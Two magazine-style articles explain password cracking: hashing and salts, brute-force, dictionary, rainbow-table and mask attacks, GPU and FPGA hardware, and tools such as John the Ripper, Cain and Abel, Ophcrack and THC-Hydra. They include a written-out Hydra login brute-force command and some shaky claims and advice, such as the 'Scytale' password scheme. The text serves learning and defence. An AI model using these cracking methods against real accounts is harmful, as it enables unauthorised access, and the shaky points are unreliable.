On the other hand hashing is a one way operation and to some extent works in a way that partly resembles the encryption process. Hashing is a one-way algorithm that will, in an ideal world, generate a unique output for each unique input. Some of the standard hashing algorithms are Message Digest 5, commonly known as MD5, and Secure Hash Algorithm, abbreviated as SHA. The most important characteristic to remember about hashing is that it is a one way function, meaning that there is no way to deduce the original input from the computed hash value. Now I’ve always had trouble explaining hashing through words alone so let’s look at some examples.

Consider "monkey" as the information we will be hashing. Now running this through the standard hashing algorithms results in the following values:

```
MD5: d0763edaa9d9bd2a9516280e9044d885
SHA-1: ab87d24bdc7452e55738deb5f868e1f16dea5ace
```

They don't say much about the original input and they shouldn't. But you can rest assured that no matter how many times you will run the word "monkey" through a hashing algorithm you will always have the same result. Always. Now hashing the word "money", which is only one letter away from the original word, results in the following values.

```
MD5: 9726255eec083aa56dc0449a21b33190
SHA-1: c95259de1fd719814daef8f1dc4bd64f9d885ff0
```

Completely different results.

A common application for hash algorithms is storing passwords. Since it would be highly insecure to store plaintext passwords hash values are used instead. As I mentioned earlier hashing is a one way operation meaning that there is no way to deduce the original input from the hash value even if the algorithm is known. However, in security every bit of information is useful and in cryptanalysis every bit of information that is duplicated is a starting point. For example, given a database of usernames and hashed passwords it would be obvious that identical hash values refer to identical passwords. If the number of duplicates is high one could assume that it is a fairly common or default password which would make the password cracking process all the easier.

This is where salts come into play. A salt is second input that gets hashed along with the plaintext. For example both Timmy and Jimmy use the "very secure" password "password123". The database records from the previous scenario would hold the following value for both users:

```
482c811da5d5b4bc6d497ffa98491e38
```

But if the username associated with the password is used as a salt, the records become:

```
Timmy:be2e66556f13b606e0a96626cec3642b
Jimmy:7b13c1fe7a6cef1afe93568c15994441
```

So even if the plaintext is the same unique salts ensure unique hash values.

One last important process in the world of passwords and security is encoding,. This is not a one-way function like hashing, nor does it provide any real security. It is simply the process of changing the information from one format to another. For example hash values are encoded in Hexadecimal, where the allowable characters range from 0 to F. There are many different encoding schemes and all have their application. For example the hex value "B3FA" will be `1011001111111010` in binary. The same value will be `MTAxMTAwMTExMTExMTAxMA==` in Base64 encoding. Recognising binary is quite easy due to the multiple 0s and 1s. While not as obvious all encoding schemes have some give-aways. For example Base64 is usually identifiable by the double equals signs at the end of the string. Hexadecimal could be identified by the fact that there are no characters above F.

Brute-force

Brute-force is one of the oldest methods of password cracking. It is the equivalent of repeatedly banging on a lock with a sledgehammer. There is no finesse to it and is one of the most rudimentary attacks. That being said it is still an effective attack. What it consists of is trying every single possible combination until a valid one occurs.

For example attempting to brute-force a password consisting lower-case characters will increment through every letter of the alphabet. At the end of the alphabet, if no valid password has been found it will increase the password length to two characters and attempt every possible combination from "aa" to "zz". And so on until one will match the original passwords.

As you can see this can be a very lengthy process and depending on the used algorithm and password complexity it can last anywhere between several minutes to millennia. Just by increasing the password length with one character will exponentially increase the maximum number of possible attempts.

The advantage of such an attack is that given enough time anything can be cracked. And this applies to a lot more than just password cracking. Even a government-standard encryption algorithm such as AES, or the encryption used by SSL or TLS to secure HTTP traffic is, given enough time, vulnerable to brute-force attacks. This is a key element of any kind of secure information: can it be cracked in a viable time-frame?

To put things into perspective, the most recent brute-force attack I attempted was against a password protected ZIP archive. I knew the password was between 5 and 8 lower-case characters so that ruled out all the useless combinations of 1, 2, 3 and 4 characters. The entire password cracking process took about 15 minutes to complete and was able to find the correct password. Now if my password would have been 20 characters long and would have used a combination of lower and upper-case characters, numbers and special characters there are very good chances that computers as we know them would have become obsolete by the time the password would have been retrieved.

Dictionary Attacks

The brute-force attack is a plain and simple approach that blatantly ignores the most important element in computing: the user. While encryption and hashing algorithms will most of the time work without a hitch, humans are a bit more buggy. Changes are that most of you that are reading this article now do not use an overly-complicated password that is 20 characters in length. It makes no sense, it would be hard to remember and writing it down would fail the purpose of security.

This is where the dictionary attack comes into play. Instead of blindly attempting every possible combination, including the unlikely ones such as “aaaaa” or “aasd3w4” a list of commonly used words, phrases and sayings is used. While not as comprehensive as the brute-force attack, this approach will target likely occurrences.

Since the contents of the dictionary will be highly dependant of the target, there is no definition or standard for the “perfect” dictionary. It would make no sense to attempt a password cracking attack using an English dictionary against a company based in Saudi Arabia. Therefore a good dictionary will be catered to match the situation and can contain anywhere between several lines to millions. Additionally, for those requiring an even wider range of coverage word mangling techniques can be employed to extend the dictionary. For example, advanced password crackers can create 100 variations of each dictionary word by appending up to two numbers. Other techniques would be replacing certain letters with numbers or capitalising the first letter of each word.

So where would this attack apply? Let’s have a look at Microsoft’s password storage implementation.

Historically, Windows versions prior to NT used LM hashes to “securely” store passwords. The algorithm would take a password of maximum 14 characters and turn everything to upper-case letters. Then the password is then encoded using a proprietary Microsoft scheme and null-padded yo 14 bytes. The resulting string is divided into two 7 byte halves that are used as DES (Data Encryption Standard – an encryption algorithm) keys. Using these keys the ASCII string “KGS!@#$%” is encrypted twice and the results concatenated. This Microsoft implementation is not an actual hash algorithm, but it does strive to achieve the same results by not storing plaintext passwords and also making it difficult to derive the password from the stored value.

There are multiple problems with this approach. First of all limiting the maximum length of the password as well as converting everything into upper-case characters drastically reduces the maximum number of possible passwords. Additionally, since the original passwords is padded up to 14-bytes and then divided into two 7-byte halves, the key space, or maximum number of possible keys, becomes 2^43.

While this implementation is vulnerable to a brute-force attack, very good results can be obtained in a fraction of the time by using a dictionary attack. So using the knowledge gathered so far the cracking application will read each line from the list of likely passwords and run it through the LM hashing algorithm and compare the result with the target LM hash. This would be efficient once, however doing it twice is a waste of time and resources.

Since the algorithm and the plaintext to be encrypted do not change it makes a lot more sense to just pre-compute the LM hashes for all the entries in a dictionary and then just compare values until a match is found. Instead of computing LM hashes each time a crack occurs, they will be calculated only once and the results stored in a look-up table known as a Rainbow Table.

A way to mitigate a dictionary attack that uses Rainbow Tables would be to use a salt. That way the stored value would dynamically change based on the salt value. The best example in this sense is the WPA encryption algorithm. The passphrase hash is salted using the wireless network name, or ESSID. This means that two different networks with the same passwords would have different hash values, rendering the Rainbow Table attack useless. Some pre-computed tables do exist, however they have been created for manufacturer default ESSID values such as: “dlink”, “linksys”, or “Netgear”.

The Mask Attack

The Mask Attack has been recently introduced in the world of Password Cracking and is a variation of a brute-force attack but with a significant change. Instead of aimlessly attempting every possible combination, this is done intelligently by using a Mask that dictates exactly what gets brute-forced.

Just like the dictionary attack, the Mask attack attempts to exploit a human weakness or habit. For example, in most cases, when using an upper-case character inside a password it would be located on the first position. Depending on password complexity requirements numbers might be needed. The majority of users will append the numbers at the end of the password. Also, the average password will range between 8 and 10 characters in length. According to these criteria the passwords in the form of “Jimmy1990” or “Timmy25” are more likely than let’s say “j!mmY199o”. Look familiar?

Once the traits of a commonly used password are known, the mask can be created. For the previous example a suitable mask would be “Aaaaa1111”. For the brute-force application this will translate into the following:

- try all upper-case characters in position 1,
- try all lower-case characters in position 2, incrementing up to 4 characters in length,
- try all numerical characters in position 3, 4 or 5 and increment up to 4 characters in length.

This intelligent way of brute-forcing will significantly reduce the time required to retrieve a password.

GPU vs CPU

For a long time the main hardware used for cracking passwords was the CPU. Specialised in performing an enormous number of operations per second it was a well suited and undisputed choice. Until 2004 processors had a single core which meant that their raw power came from cycles per second, measured in Hertz (Hz). In August 2004 AMD revealed the world’s first dual-core processor. This technological development changed the playing field and CPU performance was no longer achieved by striving for higher numbers of cycles per second but through parallel processing. Two cores could both perform at 3GHz simultaneously, thus significantly increasing the bandwidth.

GPUs, or graphical CPUs, have a similar multi-core design with the notable difference that instead of 2, 4, 6 or 8 cores they have hundreds or even thousands. In the following 4 years software parallelism capabilities have matured and eventually password cracking could be efficiently ported onto GPUs. At the beginning of 2008 ElcomSoft, a Russian company, have revealed the world’s first GPU password cracking software. By taking advantage of the truly multi-cored processor that graphics cards come equipped with, they managed to exponentially increase the number of attempts per second, effectively bringing brute-force attacks back from the dead.

The following graphic shows the colossal difference between CPU and GPU password cracking.




Figure 1. GPU vs CPU Benchmarking

While for a significant period of time ElcomSoft were the sole providers of GPU password cracking software that soon changed and open-source implementations have been released by several companies, including HashCat.

Beyond the GPU

CPUs and especially GPUs are very good when dealing with password cracking because their sole purpose is crunching numbers. And password cracking, most of the times consists of just that. However, they are not dedicated hardware. Due to their nature they are purposely built to perform well in a wide variety of situations. In 2010 the password cracking game has been revolutionised once more by Xilinx Inc by introducing the first All Programmable System implemented on a chip that fused an ARM micro-controller with an FPGA fabric.

A Field-Programmable Gate Array, abbreviated as FPGA, is an integrated circuit specifically designed to be configured and tailored to customer specifications. In other words it can be programmed to perform one function and one function only. This does significantly reduce the versatility of the processor, but in return sky-rockets performance in a chosen area. This is the case of the Pico SC5, a scalable FPGA cluster that consists of 48 Xilinx Kintex-7 units.




Figure 2. FPGA vs GPU vs CPU Benchmarking

Unfortunately, the price range of FPGAs is well out of consumer range. However, an on-line commercial service aimed at cracking passwords that makes use of this technology does exists and the price range is more than affordable. In 2010 Moxie Marlinspike started CloudCracker, a FPGA-based WPA, NTLM, SHA-512, MD5 and MS-CHAPv2 cracker. For $17 your hash can be tested against a 300 million words dictionary.

Tools of the trade

Now that all the different methods of password cracking have been covered, the even more interesting part of "how" begins. Just like how every other trade has its tools, so does password cracking.

John the Ripper is a classic password cracking tool that has been around for a very long time. It supports a wide range of hashing and encryption algorithms and supports the main password cracking techniques: brute-force, dictionary and mask. Limited GPU support is available and it is currently still being developed. It runs on both Windows and Linux and has been optimised for multiple processor architectures.

Another long-term player in the computer security field is Cain and Abel. Boasting an incredible list of features ranging from Man-In-The-Middle attacks to Wireless Network surveys it has extended support for cracking an extended list of password formats. It can effectively attack anything from wireless passwords to cached Windows passwords, Linux credentials and even Kerberos credentials. The downside of this tool, however, is the lack of GPU support.




Figure 3. Cain & Able Password Cracking Capabilities

Last but not least, is the newcomer Hashcat. While the password format support is limited to MD5, PHPass, MScash2 and WPA it does provide very flexible and highly optimised GPU cracking support. It should be noted that this tool is not intended for novices as it does come with an overwhelming amount of features and customisable parameters.

When all else fails

There are three main *wares in computing:

- hardware: the physical components, such as the CPU, GPU,
- software: the code that acts as an abstraction layer for hardware,
- wetware: the end-user.

Whenever discussing computer security the user is considered to be the weakest link. The process of circumventing security measures by manipulating the wetware is known as Social Engineering.

Depending on the situation if every technical approach to identifying a password has failed the user can be exploited into giving the passwords. In most cases just asking for the password could be enough. This might sound ridiculous but in 2004 the BBC carried a password survey in which they offered commuters, passing through the Liverpool Street station in London, a candy bar in exchange for their username and password. Surprisingly more than 70% of people revealed their credentials, and 34% of volunteers revealed their details without even having to be "persuaded".

The one-to-one approach is not the only Social Engineering method that could reveal user credentials. Phishing websites or e-mails can be successfully used, however be aware that in most cases attempting these attacks without prior consent would be considered illegal.

Protecting yourself

So far this covers most methods and techniques that can be used to crack a password. But how do you protect yourself?

The number of online accounts has drastically increased and even a moderate Internet user will be required to remember at least 4 different passwords. Combine this with the usual password complexity guidelines and you end up with users that cannot be bothered and use the same password for everything.

Most security specialists would recommend that a secure password would have at least 10 characters consisting of upper-case and lower-case characters, numbers and special characters. And if possible the password should be as random as possible. With passwords like "cOv29381!@" it makes sense that users will revert to using the same password more than once.

Personally I have around 20-30 online accounts and that makes it difficult to remember so many random passwords. In order to overcome this limitation the Scytale password generation method has been developed.

In Public Key cryptography two keys are used. One for encryption and one for decryption. One public and one private. The system remains safe for as long as the private key remains private. Following this approach the Scytale method uses two distinct parts to create a unique and secure password that is still easy to remember.

First of all the user should decide on a private passphrase. Let's take the example of "monkey". It should be a word or phrase that is easy to remember. The user would then apply some word mangling techniques to the chosen string. For example replacing letters with numbers or special characters. After some basic word mangling the new private string becomes "M0nk3!".

The public part of the password would be what that password is used for. For example "google". Apply some word mangling and you would end up with "G00gl3". Concatenate the two strings and the resulting password, "G00gl3M0nk3!", is long enough to be considered secure and has a random distribution of all upper-case, lower-case characters, numbers and special characters. For Facebook the password would become "F@c3b00kM0nk3!".

As long as the user is consistent in the replacement scheme individual passwords no longer have to be remembered. They can just be re-created on the spot.

Summary

The techniques that have been covered so far have been at their peak at some point on the password cracking time-line. Today the playing field is dominated by powerful hardware such as GPUs and FPGAs powered by capable and ambitious software like Hashcat. This state, however will not last as Moore's Law will give way to more powerful attacks and stronger hashing and encryption algorithms.

On the Web

- *http://www.elcomsoft.co.uk/* – ElcomSoft, creators of the GPU attack
- *http://www.openwall.com/john/* – John the Ripper
- *http://www.oxid.it/cain.html* – Cain and Abel
- *http://hashcat.net/oclhashcat-plus/* – Hashcat

Glossary

plaintext: unencrypted, readable text or information
ciphertext: encrypted, unreadable text or information
cipher: the algorithm used for encryption and decryption
hashing: a function that produces a unique output for each unique input
CPU: Central Processing Unit
GPU: Graphic Processing Unit
FPGA: Field-Programmable Gate Array
NSA: The agency invading your privacy

About the Author

With over 5 years experience in the Information Technology sector coming from a varied background of computer security and forensics, Linux administration, programming, web design and development, Alex now makes use of his wide array of skills as a Penetration Tester. Being a BSc and MSc graduate of Computer Security and Forensics he has strong technical skills as well as a broad and thorough understanding of the legislation concerning ethical hacking.

Password cracking – a quick guide to success

by Iulian Cazangiu

This article will give you an insight on password cracking and you will learn the basic approaches of this process. If you are new to this subject you will see that this article was meant to help you understand better the principles of password hacking.

Password cracking is the procedure of retrieving a password from data that was saved onto or sent by a computer system. There are various reasons why one would want to crack a password, and we are talking here about the legit reasons like:

- Helping a user recover his forgotten password (of course it would be much more simple to just set up a new password but that would require knowing the System Administrator password),
- Testing to see if a password is crackable or not —used as a preventive measure by Sys Admins,
- Gaining access to digital data that serves as evidence in court but is password protected.

There are several approaches when trying to crack a a password and I will try to briefly present the most significant ones over the next chapter.

Password recovery methods

Brute Force Attack

This is the most widely spread method of cracking a password but it is also the last option to take into consideration as it requires a lot of time and power. This kind of approach will try to use all the potential character combinations and generate a password. If you were to find a one-character (no numbers) password then 26 combinations would be enough (all letters from a to z), but what if you need to crack a two-character password? You would need 26 x 26 = 676 possible combinations and so on. The longer the password is the greater the possible character combinations. Of course there are other factors to take into consideration like uppercase an lowercase letter combination, numbers or special characters and so on.

Brute Force Attack is dependent on CPU power alone and other hardware like RAM, or hard drive performance is irrelevant. Just to have an idea about the time needed to crack a password here is the mathematical formula:

```
T = (C^L) / S / N
```

Legend:

T=time
C = the length of the character set
L = the length of the password
S = the number of password checked per second
N = the number of machines used for password recovery process

Dictionary Attack

As the name says this method uses a dictionary. Do not think that it uses a traditional dictionary but instead it uses a “word list” that includes terms like asdfgh or qwerty. Terms that normally would not appear in a dictionary but are commonly used as passwords.

This is a relatively fast method unless the dictionary is very large. The only problem is that the password can be retrieved only if it is present among the terms from the dictionary. Taking into consideration that this a fast method it is advised to try it before trying the Brute Force Attack method.

Password Variation

Usually, one of the causes you need to crack a password is that it was typed incorrectly by the user. Maybe it was typed with CAPS LOCK on or it misses a character, a character is doubled, one character was replaced with its neighboring one and so on.

In this case it is also advised to try various combinations (they cannot be to many) trying different changes, for example is the user knows the password is something like “recovery” you should try:

- Recovery,
- RECOVERY,
- recovery,
- Recovert,
- Recoverz,
- Recover,
- And so on … you got the idea, right?

Rainbow Table attack

The Rainbow table is in fact a list with pre-computed hashes (numerical value of an encrypted password), in use by a great majority of systems in the present. Those are the hashes of every possible password combinations for any hashing algorithm. The time for cracking a password with this method equals the time you need to look up through the list.

Before moving on to the next chapter where you will learn about various password cracking tools there are some things that I feel I need to explain first.

Maybe you’ve heard about “hashed passwords” and wonder what that could be. A hashed password represents a plain text password that is run through a one directional mathematical function in order to generate a unique string of letters and numbers called “hash”. This procedure makes it harder for an attacker to revert from a hash back to a password. Websites can keep lists of hashes rather than just simple text passwords. So, if a list containing hashes is leaked the plain text passwords are just not that easy to find out.

Another term you might have encountered regarding password cracking is “salt” or “cryptographic salt”. A website can add this kind of additional protection layer (salt) to passwords in order to make them even harder to be cracked. This procedure requires that random characters, numbers or letters are added to the beginning or the end of a password during the hashing process so that a hacker cannot just enter a simple word and match the hash automatically.

Now we can move forward and talk about several password cracking tools available on the internet.


Password cracking tools

Cain and Abel

We are not talking about the Biblical story of Adam and Eve's first two sons but about the free password cracking software for Windows that is both fast and effective. This particular software, unlike other password cracking tools needs to be run from a Windows administrator account thus giving the opportunity to recover passwords of other accounts besides the one that you are already using.

When launching a cryptanalysis attack it will be made via rainbow tables that can be created with the help of *winrtgen.exe* that is installed together with Cain and Abel.

Cain & Abel is an advanced tool and maybe a little more complicated than other similar password cracking tools but it is worth mentioning that with the help of this software it was possible to recover a 10 character password in less than 10 seconds (Windows XP administrator password). Unfortunately there is no support for Windows 8, 7 or Vista although some users reported they were able to use it under Windows 7 and Vista.




Press the + button on the toolbar to dump the Protected Storage

Figure 1. Cain and Abel main window

John the Ripper

This is another popular password cracking tool and although it is free to use the wordlists that are used by the application to find passwords are not free and must be bought in order for John the Ripper to work. There are some alternative wordlists to be found on the internet that also work with the software and are free but you have to dig a little and test them.

As John the Ripper is controlled from the command line you need to be an advanced user in order to make full use of this password cracking software. As this is command line based software it should (theoretically) work under all popular Windows OS (XP, Vista, 7, 8). Besides Windows John the Ripper works under various UNIX systems, DOS, OpenVMS and BeOS.




```
John the Ripper password cracker, version 1.7.9
Copyright (c) 1996-2011 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--format=NAME             force hash type NAME: des/bsdi/md5/bf/afs/lm/trip/
                          dummy

C:\Users\Iuli\Downloads\john179w2\run>
```

Figure 2. John the Ripper command line

THC-Hydra

Another fast network authentication cracker that supports a lot of different services is the THC-Hydra. It supports various platforms like Linux, BSD, Mac OS X, UNIX and Windows. It comes with IPv6 support, SOCKS and HTTP proxy support, internationalized support and a GUI. There are more than 35 services supported (AFP, HTTP, ICQ, IRC, IMAP, MYSQL, POP3, RDP, SMTP, SSH, VNC and many more).

This software was intended to be a POC (proof of concept) piece of code that would show security specialists and researchers how easy it is for a hacker to gain unauthorized access from a remote machine to a target system.



Single Target: 127.0.0.1
Target List:
Port: 0
Protocol: ftp
Use SSL
Be Verbose
Show Attempts
Debug

```
hydra 127.0.0.1 ftp -l yourname -p yourpass
```

Figure 3. THC-Hydra

Ophcrack

This password cracker tool is maybe one of the best free software for Windows as it is very intuitive and fast. It can be also used under Mac OS X, Linux/Unix; it can be used by a “first time” password cracker that has a minimum knowledge of the Windows OS. With the help of Ophcrack you don’t have to gain access to Windows in order to recover your lost password. All you need to do is go from another desktop or laptop visit the Ophcrack website, download the ISO image (that is of course, free), write it to a CD and boot with this CD the computer you want to crack. After booting, the software will launch and locate the Windows user accounts and try to crack (discover) the passwords automatically.


